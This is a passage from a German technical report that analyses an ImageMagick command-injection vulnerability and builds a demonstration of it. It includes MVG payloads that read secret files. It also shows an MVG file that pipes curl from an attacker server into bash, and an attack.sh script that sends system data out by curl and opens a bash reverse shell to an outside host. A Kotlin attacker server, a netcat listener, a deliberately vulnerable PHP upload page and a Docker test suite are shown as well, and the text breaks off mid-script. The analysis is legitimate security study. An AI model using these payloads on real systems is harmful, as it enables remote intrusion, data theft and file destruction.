Listing 3.21: magick/delegate.c SanitizieDelegateCommand()

Nach dem „Sanitizen“ wird dann das bereinigte Kommando direkt an die system()-Methode [43] in die Shell übergeben:

```
402   status=system(sanitize_command);
```

Listing 3.22: magick/delegate.c Aufruf system()

Der zum Ausnutzen der Schwachstelle eingefügte Shell-Befehl wird dann mit ausgeführt.

3.2 Ausnutzung der Schwachstelle

3.2.1 Erklärung und einfache Beispiele

Bei den folgenden Beispielen wird eine Shell-Verbindung zum Zielsystem benötigt.

Im einfachsten Beispiel wird eine URL beim convert-Befehl angegeben. Dahinter kann beliebiger Befehl angegeben werden, welcher im Hintergrund ausgeführt wird.

```
convert 'https://example.com/image.png"|ls "-la' image.jpg
```

Listing 3.23: convert-Befehl mit URL als einfachstes Beispiel

Dieses Beispiel wurde im Kapitel „Details der Schwachstelle“ schon sehr detailliert betrachtet.

Im Folgenden wird jeweils eine MVG Datei erstellt und diese anschließend mit dem Imagemagick-Befehl „identify“ ausgeführt. Dieser Befehl wird normalerweise dafür benutzt, um Informationen über ein Bild - wie die Bildgröße oder den Bildtyp - zu bekommen. Die Sicherheitslücke ist jedoch nicht nur auf diesen Befehl begrenzt.

```
> identify valid.png
valid.png PNG 320x240 320x240+0+0 8-bit sRGB 2c 302B 0.000u 0:00.000
```

Listing 3.24: Erklaerung - Identify einer validen PNG Datei

3.2.2 Erstes Beispiel: Ausgabe der Dateien im aktuellen Ordner

Es wird eine MVG Datei erstellt und folgend befüllt.

```
1 > vim test1.mvg
2 push graphic-context
3 viewbox 0 0 640 480
4 fill 'url(https://miro.medium.com/max/700/1*MI686k5sDQrISBM6L8pf5A.
    jpeg"|ls "-la)'
5 pop graphic-context
```

Listing 3.25: Beispiel 1 - MVG Datei erstellen

Besonders wichtig ist hier Zeile vier. In der url() Methode, wird per Pipe ein zweiter Befehl, nämlich ls -la mitgegeben, welcher die Dateien des aktuellen Verzeichnis auflistet.

Per identify wird nun im Namen des aktuell angemeldeten Users folgende Ausgabe erzeugt:

```
1 > identify test1.mvg
2 total 16
3 drwxr-xr-x 2 root root 4096 Dec 16 08:21 .
4 drwx------ 8 root root 4096 Dec 16 08:20 ..
5 -rw-r--r-- 1 root root  144 Dec 16 08:21 test1.mvg
6 identify: unrecognized color `https://miro.medium.com/max/700/1*
    MI686k5sDQrISBM6L8pf5A.jpeg"|ls "-la' @ warning/color.c/
    GetColorCompliance/1046.
7 identify: no decode delegate for this image format `HTTPS' @ error/
    constitute.c/ReadImage/535.
8 test1.mvg MVG 640x480 640x480+0+0 16-bit sRGB 144B 0.000u 0:00.000
9 identify: non-conforming drawing primitive definition `fill' @ error/
    draw.c/DrawImage/3169.
```

Listing 3.26: Beispiel 1 - MVG Datei identify

Das eigentliche identifizieren des Bildes schlägt zwar fehl, es kann aber gut gesehen werden, dass vorher im Hintergrund der hinterlegte Command ausgeführt wird.

3.2.3 Zweites Beispiel: Auslesen einer geheimen Datei

Das erste Beispiel hat das Problem gut gezeigt, allerdings nicht die problematische Auswirkung der Sicherheitslücke. Im nächsten Beispiel soll der Inhalt einer privaten Passwort-Datei angezeigt werden. Vergleichbar ist dies mit einer Config-Datei, in der beispielsweise Zugangsdaten zu einer Datenbank hinterlegt sind.

Hierfür wird folgende Datei erstellt und befüllt:

```
1 > vim test2.mvg
2 push graphic-context
3 viewbox 0 0 640 480
4 fill 'url(https://miro.medium.com/max/700/1*MI686k5sDQrISBM6L8pf5A.
     jpeg"|cat "/home/max/secretFile)'
5 pop graphic-context
```

Listing 3.27: Beispiel 2

Nach dem ausführen erscheint in der Console der Inhalt der geheimen Datei:
=> „MY_SECRET_PASSWORD“

```
1 > identify test2.mvg
2 MY_SECRET_PASSWORD
3 identify: unrecognized color `https://miro.medium.com/max/700/1*
     MI686k5sDQrISBM6L8pf5A.jpeg"|cat "SECRET_FILE' @ warning/color.c/
     GetColorCompliance/1046.
4 identify: no decode delegate for this image format `HTTPS' @ error/
     constitute.c/ReadImage/535.
5 exploit.mvg MVG 640x480 640x480+0+0 16-bit sRGB 153B 0.000u 0:00.000
6 identify: non-conforming drawing primitive definition `fill' @ error/
     draw.c/DrawImage/3169.
7 root@vm-its:~/install/6.8.0/code/case2#
```

Listing 3.28: Beispiel 2 - Identify

3.2.4 Die Problemematik der Datei Endung

Datei-Endungen werden benutzt, damit Menschen direkt wissen, um welchen Dateityp es sich handelt. Außerdem hat es den Vorteil, dass im Betriebssystem für Datei-Endungen ein gewisses Standard-Program festgelegt werden kann. So können z.B. .html Dateien standardmäßig mit Firefox oder .txt Dateien standardmäßig mit dem Editor geöffnet werden.
Für Imagemagick ist die Dateiendung irrelevant. Bild-Typen werden anhand des Dateiinhalts, nicht der Endung im Dateinamen erkannt. [45] Dies ist problematisch, da hier auch der User getäuscht werden kann. Durch das Vorschaubild der gewohnten Bildvorschauanwendung, verlässt sich der User darauf, dass eine Datei mit der Endung .png auch wirklich vom Typ PNG ist. Allerdings kann es sich z.B. auch um eine infizierte MVG-Datei handeln. Dies ist vor allem im gleich beschriebenen Social Engineering Fall relevant.

3.2.5 Zwischenfazit

In den beiden Fällen gezeigten Fällen wird deutlich, wie ein Befehl in eine MVG-Datei eingebettet werden kann. Es ist außerdem erkennbar, dass Code-Execution gefährlich ist. Die hier gezeigten Beispiele zeigen nur das Auslesen von Informationen. Es können allerdings auch schreibende, sowie zerstörende Befehle im Namen des Users ausgeführt werden. Es wäre im schlimmsten Fall also auch ein Löschen aller Dateien möglich, auf die der User Zugriff hat.
Da bis jetzt physischer Zugriff auf das System benötigt wird und der Angreifer nicht Remote Code ausführen kann, ist die einzige Möglichkeit für einen Angreifer auf Social Engineering zurückzugreifen.

3.2.6 Social Engineering

Unter Social Engineering versteht man, sicherheitsrelevante Daten durch die Ausnutzung menschlicher Komponenten in Erfahrung zu bringen [65].

Ein folgendes Szenario wäre denkbar:

Die Marketingfirma M kümmert sich um die Website der Firma X. Firma X sendet regelmäßig Bilder per Mail an Firma M, damit jene die Bilder auf der Website im News Bereich der Website veröffentlichen kann.

Bilder werden über ein CMS verwaltet. Es werden also zur Pflege der Websites keine Informatiker mit Erfahrung in IT-Sicherheit benötigt.

Die Bilder sind teilweise in sehr hoher Auflösung fotografiert worden, sind also teilweise einzeln über 20MB groß. Damit die Bilder schneller hochgeladen und den Besuchern der Website eine gute User Experience durch schnelle Ladezeit geboten werden kann, müssen diese Bilder vor dem Upload noch verkleinert werden.

Die IT-Abteilung der Firma M, hat Imagemagick installiert und den Mitarbeitern ein Program geschrieben, bei welchem nur der Dateiname übergeben werden muss. Im Hintergrund wird dann der Scale-Befehl von Imagemagick aufgerufen, der das Bild auf die richtige größe skaliert, damit dieses anschließend von dem Mitarbeiter auf die Website hochgeladen werden können.

Ein bösewilliger Angreifer gibt sich nun als Mitarbeiter der Firma X aus, möchte, dass ein neuer News-Eintrag erstellt wird. Er sendet im Anhang eine MVG-Datei mit, welche nach dem obrigen Aufbau formatiert ist und einen 'rm -rf /'-Befehl enthält. Die MVG-Datei hat die Endung .png, wodurch die Datei für den Mitarbeiter ungefährlich aussieht.

Der Mitarbeiter, welcher die Mail bearbeitet, erkennt diese nicht als Schadsoftware und führt das Program zum Skalieren von Dateien mit dieser Datei als Parameter aus. Der Hinterlegte 'rm' Befehl wird ausgeführt und sämtliche Dateien, auf die der ausführende Mitarbeiter Zugriff hat, werden gelöscht. Da auf dem Rechner auch noch Bilder und Texte von anderen Projekten liegen, ist für die Firma ein deutlicher Schaden entstanden. Bilder müssen aus Backups wieder hergestellt werden und gewisse Dateien müssen neu angefordert beziehungsweise neu erarbeitet werden, was einige Arbeitstage für die komplette Firma in Anspruch nimmt.

Durch dieses Szenario ist erkennbar, dass auch ein Angriff ohne direkten Zugriff auf den Zielcomputer großen Schaden anrichten kann.

3.2.7 Komplexes Beispiel mit Remote Code Execution

3.2.7.1 Erklärung

In dem nachfolgenden Beispiel soll eine Situation gezeigt werden, in der der Angreifer von einem Server mit öffentlicher IP aus direkt die Möglichkeit hat, sensible Daten abzugreifen und potentiell auch Schaden auf dem Zielserver anzurichten kann.

Für das Beispiel soll ein Forum simuliert werden, bei dem User ein eigenes Profilbild hochladen können. Da Profilbilder im Forum nur sehr klein angezeigt werden müssen, sollen diese per Imagemagick herunterskaliert werden, um Speicherplatz zu sparen und damit die Bilder schneller an den Website-Aufrufer ausgeliefert werden kann. Besonders für User, die über Mobile Daten zugreifen, ist jede Optimierung der zu übertragenen Bildern und Source-Dateien sehr wichtig.

Bei dieser Situation handelt es sich um einen typischen Use-Case, da in einem Forum Nutzern immer die Möglichkeit haben, selbst Bilder hochzuladen. Diese Bilder müssen, wie beschrieben analysiert und modifiziert werden, was oft die Software ImageMagick übernimmt.

3.2.7.2 Aufbau von Website

Die Anwendung wird mit HTML, PHP und CSS aufgebaut. Dafür muss zunächst ein Webserver installiert werden.

Auswahl des Webservers
Wir haben uns für NGINX entschieden. Da NGINX auf eine asynchrone Architektur setzt, bietet es eine bessere Performance im Vergleich zu dem Konkurrenten Apache [49]. Seit Oktober 2020 wird NGINX außerdem auf den meisten Computern als Webserver eingesetzt und übertrifft damit Apache [50].



Abbildung 3.1: Anteil der Computer, auf denen NGINX eingesetzt wird [50]

Installation von nginx

```
apt-get install nginx
```

Listing 3.29: Installation von NGINX

Installation von php und php-fpm

PHP wird ebenfalls aus den Paketquellen installiert. Außerdem wird das Modul php-fpm installiert, welches für nginx benötigt wird [64].

```
> apt-get install php7.0 php7.0-fpm
```

Listing 3.30: PHP und PHP-FPM installation

Installation von php-imagick über Paketquellen

Zunächst wird versucht die PHP-Erweiterung für Imagemagick genauso über die Paketquellen zu installieren

```
> apt-get install php-imagick
```

Listing 3.31: Install PHP-Imagick Modul

Listet man sich nun alle installierten php module auf, wird ersichtlich, dass die Version die in den Paketquellen für Ubuntu 16.04 liegt nicht mit der installieten Version von Imagemagick kompatibel ist. Dies lässt sich als positiv herausheben, da es zeigt, dass bei einer Neuinstallation von php7 und Imagemagick die Sicherheitslücke nicht mehr über php ausgenutzt werden kann.

```
> php -m | grep image
PHP Warning: Version warning: Imagick was compiled against Image
   Magick version 1673 but version 1682 is loaded. Imagick will run
   but may behave surprisingly in Unknown on line 0
```

Listing 3.32: PHP Module überprüfen

Also muss das Package wieder deinstalliert werden und eine alte Version installiert werden.

```
> apt-get purge php-imagick
```

Listing 3.33: Uninstall PHP-Imagick Modul

Installation von php-imagick from source

Ältere Versionen von php-imagick können über PECL installiert werden. PECL ist ein Package Repository für PHP Erweiterungen [54].
Bevor PECL genutzt werden kann, müssen noch einige Abhängigkeiten installiert werden [46].

```
> apt-get install php-pear
> apt-get install php7.0-dev
> apt-get install pkg-config
```

Listing 3.34: Installiere PECL Abhängigkeiten

Nun wird die Version 3.4.0 installiert:

```
> pecl install imagick-3.4.0
```

Listing 3.35: PECL Install Imagick Modul

Damit das imagick php modul in der CLI gefunden werden kann, muss es zunächst in der php.ini aktiviert werden. Dafür wird ein neuer extension-Eintrag erstellt.

```
> vim /etc/php/7.0/cli/php.ini
extension=imagick.so
```

Listing 3.36: PHP Imagick aktivieren

```
> php -m | grep imagick
imagick
```

Listing 3.37: PHP Überprüfe Imagick Modul

Konfiguration von NGINX

Als erstes muss php in der site-config von nginx aktiviert werden. Die sock-Datei unter fastcgi_pass muss existieren. Der Pfad ist bei anderen PHP Versionen unter Umstäden unterschiedlich. Um die Änderungen anzuwenden, muss nginx neu gestartet werden [64].

```
> vim /etc/nginx/sites-available/default
location ~ \.php$ {
    include snippets/fastcgi-php.conf;
    fastcgi_pass unix:/run/php/php7.0-fpm.sock;
}

> systemctl restart nginx
```

Listing 3.38: NGINX Default-Config

Aktivierung der des imagick Moduls für fpm

Damit für nginx das imagick php modul ebenfalls aktiviert ist, muss die Erweiterung auch in der php.ini von fpm deklariert werden.

```
> vim /etc/php/7.0/fpm/php.ini
extension=imagick.so
```

Listing 3.39: PHP-FPM Imagick Modul aktivieren

Änderungen werden über ein Restart von fpm übernommen:

```
service php7.0-fpm restart
```

Listing 3.40: PHP-FPM Neustarten

Überprüfen der Installation durch phpinfo()

Um zu überprüfen, ob nun auf PHP Ebene Imagemagick gearbeitet werden kann, wird eine PHP Datei erstellt, in der die PHP Methode phpinfo() aufgerufen wird, welche zahlreiche Informationen zur Installierten PHP Umgebung anzeigt [57].

```
> vim /var/www/html/info.php

<?php
phpinfo();
?>
```

Listing 3.41: info.php mit phpinfo()

Ruft man nun die Seite über den Browser auf, sieht man auch das installierte imagick-Modul, sowie alle supporteten Datei-Formate. Darunter auch einige Bild-Formate wie PNG, JPEG und MVG, welche für die Forum-Profil Seite benötigt werden.

imagick

imagick module	enabled
imagick module version	3.4.0
imagick classes	Imagick, ImagickDraw, ImagickPixel, ImagickPixelIterator, ImagickKernel
Imagick compiled with ImageMagick version	ImageMagick 6.9.2-10 Q16 x86_64 2020-11-19 http://www.imagemagick.org
Imagick using ImageMagick library version	ImageMagick 6.9.2-10 Q16 x86_64 2020-12-14 http://www.imagemagick.org
ImageMagick copyright	Copyright (C) 1999-2016 ImageMagick Studio LLC
ImageMagick release date	2020-12-14
ImageMagick number of supported formats:	233
ImageMagick supported formats	3FR, A, AAI, AI, ART, ARW, AVI, AVS, B, BGR, BGRA, BGRO, BIE, BMP, BMP2, BMP3, BRF, C, CAL, CALS, CANVAS, CAPTION, CIN, CIP, CLIP, CMYK, CMYKA, CR2, CRW, CUR, CUT, DATA, DCM, DCR, DCX, DDS, DFONT, DJVU, DNG, DPX, DXT1, DXT5, EPDF, EPI, EPS, EPS2, EPS3, EPSF, EPSI, EPT, EPT2, EPT3, ERF, EXR, FAX, FITS, FRACTAL, FTS, G, G3, GIF, GIF87, GRADIENT, GRAY, GROUP4, H, HALD, HDR, HISTOGRAM, HRZ, HTM, HTML, ICB, ICO, ICON, IIQ, INFO, INLINE, IPL, ISOBRL, ISOBRL6, JBG, JBIG, JNG, JNX, JPE, JPEG, JPG, JPS, JSON, K, K25, KDC, LABEL, M, M2V, M4V, MAC, MAGICK, MAP, MASK, MAT, MATTE, MEF, MIFF, MKV, MNG, MONO, MOV, MP4, MPC, MPEG, MPG, MRW, MSL, MSVG, MTV, MVG, NEF, NRW, NULL, O, ORF, OTB, OTF, PAL, PALM, PAM, PANGO, PATTERN, PBM, PCD, PCDS, PCL, PCT, PCX, PDB, PDF, PDFA, PEF, PES, PFA, PFB, PFM, PGM, PICON, PICT, PIX, PJPEG, PLASMA, PNG, PNG00, PNG24, PNG32, PNG48, PNG64, PNG8, PNM, PPM, PREVIEW, PS, PS2, PS3, PSB, PSD, PTIF, PWP, R, RADIAL-GRADIENT, RAF, RAS, RAW, RGB, RGBA, RGBO, RGF, RLA, RLE, RMF, RW2, SCR, SCREENSHOT, SCT, SFW, SGI, SHTML, SIX, SIXEL, SPARSE-COLOR, SR2, SRF, STEGANO, SUN, SVG, SVGZ, TEXT, TGA, THUMBNAIL, TIFF, TIFF64, TILE, TIM, TTC, TTF, TXT, UBRL, UBRL6, UIL, UYVY, VDA, VICAR, VID, VIFF, VIPS, VST, WBMP, WMF, WMV, WMZ, WPG, X, X3F, XBM, XC, XCF, XPM, XPS, XV, XWD, Y, YCbCr, YCbCrA, YUV

Abbildung 3.2: imagick-Abschnitt aus phpinfo()

Aufbau der PHP Website

Als nächsten Schritt wird über HTML und CSS eine Profil-Seite aufgebaut, welche Links das Profilbild und einen Upload-Button zeigt. Rechts sind noch einige weitere Informationen zu dem User zu finden.



Abbildung 3.3: Screenshot der Forum Profil-Seite

Für das Design wurde ein bestehendes Bootstrap Snippet genutzt, angepasst und um die Upload Funktionalität erweitert [10].
Der relevante Imagemagick-Teil wird ausgeführt, sobald ein Bild in dem Filepicker ausgewählt und der Submit-Button betätigt wird.

```
1
2  <?php
3
4  if (isset($_POST['submit'])) {
5    $dir = "uploads/";
6    $file = $dir . basename($_FILES['file']['name']);
7    echo move_uploaded_file($_FILES['file']['tmp_name'], $file);
8
9    try {
10     $im = new Imagick($file);
11     $im->scaleImage(420, 240, true);
12     $im->writeImage('profile.png');
13   } catch (Exception $e) {
14     echo $e->getMessage();
15   }
16 }
17
18 ?>
```

Listing 3.42: Imagick skalieren und speichern

In diesem Fall wird das Bild in uploads/ abgelegt, per Imagemagick auf eine feste Größe skaliert [56] und anschließend nochmal in profile.png geschrieben. Dei Datei unter dem Pfad profile.png wird in das Bild geladen.

```
<div class="profile-img">
  <img src="profile.png" alt=""/>
</div>
```

Listing 3.43: Profile Image

3.2.7.3 Generische angreifende MVG-Datei

Der Angriffspunkt auf die Website besteht darin eine infizierte MVG-Datei analog zu den einfachen Beispielen oben hochzuladen und somit an Informationen über die Webserver zu kommen.

Da, in der MVG nur eine Zeile Platz ist den schädlichen Code zu platzieren, haben wir uns für einen generischen Code entschieden. Hier wird eine .sh-Datei von dem Server des Angreifers heruntergeladen und per Bash ausgeführt.

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://miro.medium.com/max/700/1*MI686k5sDQrISBM6L8pf5A.
   jpeg"|curl "http://192.168.16.125:8080/attack"| bash")'
pop graphic-context
```

Listing 3.44: Aufbau generische angreifende MVG-Datei

Der Angreifer kann also auf seinem Server entscheiden, welcher Code ausgeführt wird und die Implementierung jederzeit erweitern ohne die MVG Datei anpassen zu müssen.

Der Aufbau des Webservers des Angreifers ist im folgenden Absatz beschrieben.

3.2.7.4 Der Angreifer-Webserver

Allgemein
Wir haben uns bei der Implementierung des Angreifer-Webservers für das Framework Ktor [48] in der Programmiersprache Kotlin [47] entschieden.
Der Webserver besteht aus folgenden Bestandteilen:

- Die attack.sh Script-Datei, welche definiert, welche Aktionen auf dem Opfer-Server ausgeführt werden und die abgefangene Daten zurück an den Angreifer-Server sendet
- Einer GET Route /attack, die den Inhalt einer .sh Datei zurückgibt, welcher auf dem Server des Opfers ausgeführt wird
- Einer POST Route /report, an die abgefangene Daten gesendet werden können

Attack.sh Script

```
#!/bin/bash

REST_URL="http://192.168.16.125:8080"

function report() {
  curl -X POST -F "key=$1" -F "value=$2" -v "$REST_URL/report"
}

report "user" "$(whoami)"
report "ram" "$(free -m)"
report "cpu" "$(lscpu)"
report "ls" "$(ls -la)"
report "test" "$(tail -n 20 test.php)"

/bin/bash -i >& /dev/tcp/vh05.maax.gr/1111 0>&1
```

Listing 3.45: attach.sh Script

- Es wird eine Adresse/Domain definiert, unter der der Restserver erreichbar ist
- Es wird eine report() Funktion definiert, welche per CURL einen POST Request an den /report Endpunkt sendet. Der erste Parameter der Funktion ist eine Beschreibung, welche Information abgegriffen wird (Key), der zweite Parameter der Value, also die Daten, die für diesen Key abgegriffen wurden.
- Für jede information, die abgegriffen werden soll, wird die report Funktion aufgerufen. Per $(command) wird die Ausgabe des Commands zurückgeben und hier als Parameter an die report()-Funktion übergeben
- Weitere, auch schreibende oder zerstörende Aktionen, können in der Datei definiert werden

An dieser Stelle kann auch eine Verbindung zu einer Reverse Shell aufgebaut werden. Dafür kann sogar direkt der Bash-Befehl verwendet werden, welcher immer vorinstalliert ist [72].

Damit dies funktioniert, muss vorher ein Netcat-Listener auf dem angegebenen Host und Port erstellt werden, was über folgenden Befehl möglich ist:

```
nc -lvp 1111
```

Listing 3.46: Netcat Listener erstellen

Nach dem Upload der generischen MVG-Datei können vom vh05.maax.gr-Host aus interaktiv Befehle auf dem Opfer-Server im Namen des www-data-Users abgesetzt werden.

GET /attack Route

```
get("/attack") {
    var attackSH = getResourceContent("static/attack.sh")
    attackSH = attackSH.replace("\r\n", "\n")
            .replace("\r", "\n")
    call.respondText(attackSH)
}
```

Listing 3.47: GET /attack Route

Die GET-Route holt sich den Inhalt der attack.sh Datei und gibt diesen an den Aufrufer als Response zurück. Wir gehen in unserem Beispiel davon aus, dass das Opfer die Website auf einem Linux Server betreibt. Linux nutzt das Line-Ending „\n“. Wird der Angreifer-Server auf einem Windows-PC ausgeführt, müssen die Windows-Zeilenumbrüche noch ersetzt werden, damit der Inhalt vom Linux-Server interpretiert werden kann.

POST /report Route

```
post("/report") {
    val parameters = call.receiveParameters()
    println("${parameters["key"]} => ${parameters["value"]}")

    call.respondText("OK")
}
```

Listing 3.48: POST /report Route

In diesem Beispiel, werden die Parameter, also Informationen, die vom attack.sh Script gesammelt und zum Server gesendet werden, auf der Console des Servers ausgegeben. Weiter könnte man sich ein Loggen in einer Datenbank, beziehungsweise eine Liveansicht über Websockets in einem Attacker-Dashboard vorstellen.

3.2.7.5 Umgehen von Uploadbeschränkungen

Eine erste Idee der Verteidigung wäre, den Upload auf Dateien mit einer gewissen Datei-Endung zu beschränken. (z.B. Nur PNG-Dateien) Dieser Fix kann aber einfach umgangen werden, indem man die mvg-Datei zu einer png-Datei umbenennt. Da ImageMagick den Dateitypen anhand des Inhalts errät, ist es egal, wie die Datei selbst heißt. Sie Schwachstelle kann somit trotzdem noch ausgenutzt werden.

3.2.8 Tests der Imagemagick Versionen via Docker Container

3.2.8.1 Einleitung

Um zu validieren, welche Versionen genau gegen die Sicherheitslücke angreifbar sind, wird eine Test-Suite aufgebaut, die in dem folgenden Kapitel beschrieben ist. In dieser Testsuite können schnell verschiedene Imagemagick-Versionen gegen verschiedene Betriebssysteme getestet werden.

3.2.8.2 Dateiaufbau

```
test-suite/
    debug.sh
    global
        entryPoint.sh
        exploit.mvg
        PRIVATE_FILE
        working.jpeg
    test.sh
    ubuntu-12.04-6.9.3-9_src_official
    ubuntu-14.04-6.9.3-9_src_official
    ubuntu-14.04-6.9.3-9_src_official
    ubuntu-18.04-6.9.3-10_src_official
    ubuntu-18.04-6.9.3-9_src_fork
    ubuntu-18.04-6.9.3-9_src_official
    ...
```

Listing 3.49: Übersicht über alle Dateien in der Testsuite

3.2.8.3 Test-Image Beschreibungen

Alle ubuntu-* Dateien, sind Dockerfiles, die ein Ubuntu-Image beschreiben, welches Imagemagick in einer bestimmten Version installiert.

Jedes Docker-Image hat in der Test-Suite folgenden Aufbau:

- Als Basis-Image wird ubuntu gewählt. Die Version unterscheidet sich, je nach Datei
- Es werden Dependencies zum bauen der C-Dateien zu binaries installiert. Beispielsweise make und gcc
- Es wird Imagemagick in einer bestimmten Version installiert
- Am Schluss jedes Image werden die Dateien aus dem global/ Ordner zu dem Image hinzugefügt und die entryPoint.sh Datei als Standard-Einsprungs-Script ausgewählt

Beispiel: ubuntu-18.04-6.9.3-9_src_official

- Als Basis-Image wird ubuntu in der Version 18.04 benutzt
- Es wird Imagemagick Version 6.9.3-9 direkt aus dem offiziellen GitHub Reposirory installert. Da diese Version nicht mit einem Git-Tag markiert wurde, muss direkt der letzte Release-Commit [58] ausgecheckt werden.

```
# Base Image
FROM ubuntu:18.04

# Prepare
WORKDIR /run
RUN cd /run

# Packet packages sources
RUN apt-get update

# Dependencies
RUN apt-get update
RUN apt-get install -y make gcc wget xz-utils git

# Get sources
RUN mkdir code
WORKDIR code
RUN git clone https://github.com/ImageMagick/ImageMagick6.git .
RUN git checkout 2458872ae906063029ed413f77946791cc20b64e

RUN ls -la

# Unpack and install
RUN ./configure
RUN make
RUN make install

# Workdir
WORKDIR /run
RUN cd /run

# Set Env
ENV LD_LIBRARY_PATH=/usr/local/lib

# Util dependencies
RUN apt-get install -y vim
RUN apt-get install -y curl

# add global files
ADD ./global .

# run entrypoint
CMD ["bash", "entryPoint.sh"]
```

Listing 3.50: Beispiel Dockerfile aus der Testsuite

3.2.8.4 Der global/ Ordner

Der global/ Ordner enthält Dateien, die für alle Tests in benötigt werden.

PRIVATE_FILE
Es wird eine Datei erstellt, die per Exploit ausgelesen werden soll.

```
> cat PRIVATE_FILE
PRIVATE-CONTENT
```

Listing 3.51: Geheime Datei in Testsuite

exploit.mvg
Diese Datei wird im nachfolgend von ImageMagick aufgerufen und enthält den Code, welcher den Inhalt der PRIVATE_FILE ausgibt.

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://testimage.png"|cat "PRIVATE_FILE)'
pop graphic-context
```

Listing 3.52: exploit.mvg in Testsuite

Eine Beschreibung, warum der hinterlegte Code ausgeführt wird, ist im Kapitel „Details der Schwachstelle“ zu finden .

entryPoint.sh

```
#!/bin/bash

identify exploit.mvg
echo 'AFTER_IDENTIFY'
```

Listing 3.53: entryPoint.sh in Testsute

Dieses Shell-Script wird von jedem Dockerfile aufgerufen, um den Exploit auszunutzen. Dabei wird die identify-Funktion von Imagemagick angesprochen. Das nachfolgende echo wird als Flag benutzt, um sicherzustellen, dass entryPoint.sh auch wirklich aufgerufen wird. Dies wird später in test.sh etwas genauer erläutert.

working.jpeg
Hier handelt es sich um ein valides JPEG-Bild File, welches bei dem eigentlichen Test nicht direkt benötigt, jedoch zu debug zwecken nützlich ist, um die generelle Funktionsfähigkeit von Imagemagick und dem Identify Befehl zu testen.

test.sh

Mit diesem Script wird der Test einer speziellen Umgebung angestoßen. Hierbei wird der Name des Dockerfiles als ersten Parameter übergeben.

```
./test.sh ubuntu-18.04-6.9.3-9_official
```

Listing 3.54: Beispielaufruf test.sh

Das Script baut das Docker-Image der übergebenen Dockerfile und führt dieses aus. Anschließend wird der Inhalt ausgewertet. Enthält die Ausgabe nicht den Text „AFTER_IDENTIFY“ (wird von entryPoint.sh ausgeführt), kann davon ausgegangen werden, dass die Dockerfile fehlerhaft aufgebaut ist und das entryPoint.sh script nicht von Docker ausgeführt wurde.

Als zweites wird überprüft, ob die Ausgabe den String „PRIVATE_CONTENT“ enthält, welches der Inhalt der PRIVATE_FILE ist, welche per Exploit - siehe exploit.mvg ausgelesen wird. Wenn dies der Fall ist, kann man darauf schließen, dass die installierte Imagemagick Version auf dem ausgewählten Betriebssystem angreifbar gegenüber der hier gezeigten Sicherheitslücke ist.

```
#!/bin/bash

DOCKERFILE_NAME="$1"

GREEN="\e[32m"; RED="\e[31m"; RESET="\e[0m"

IDENTIFY=$(
  docker build -t "imagemagick_test_$1" -f $1 . | tee /dev/tty &&
  docker run "imagemagick_test_$1"  | tee /dev/tty
)

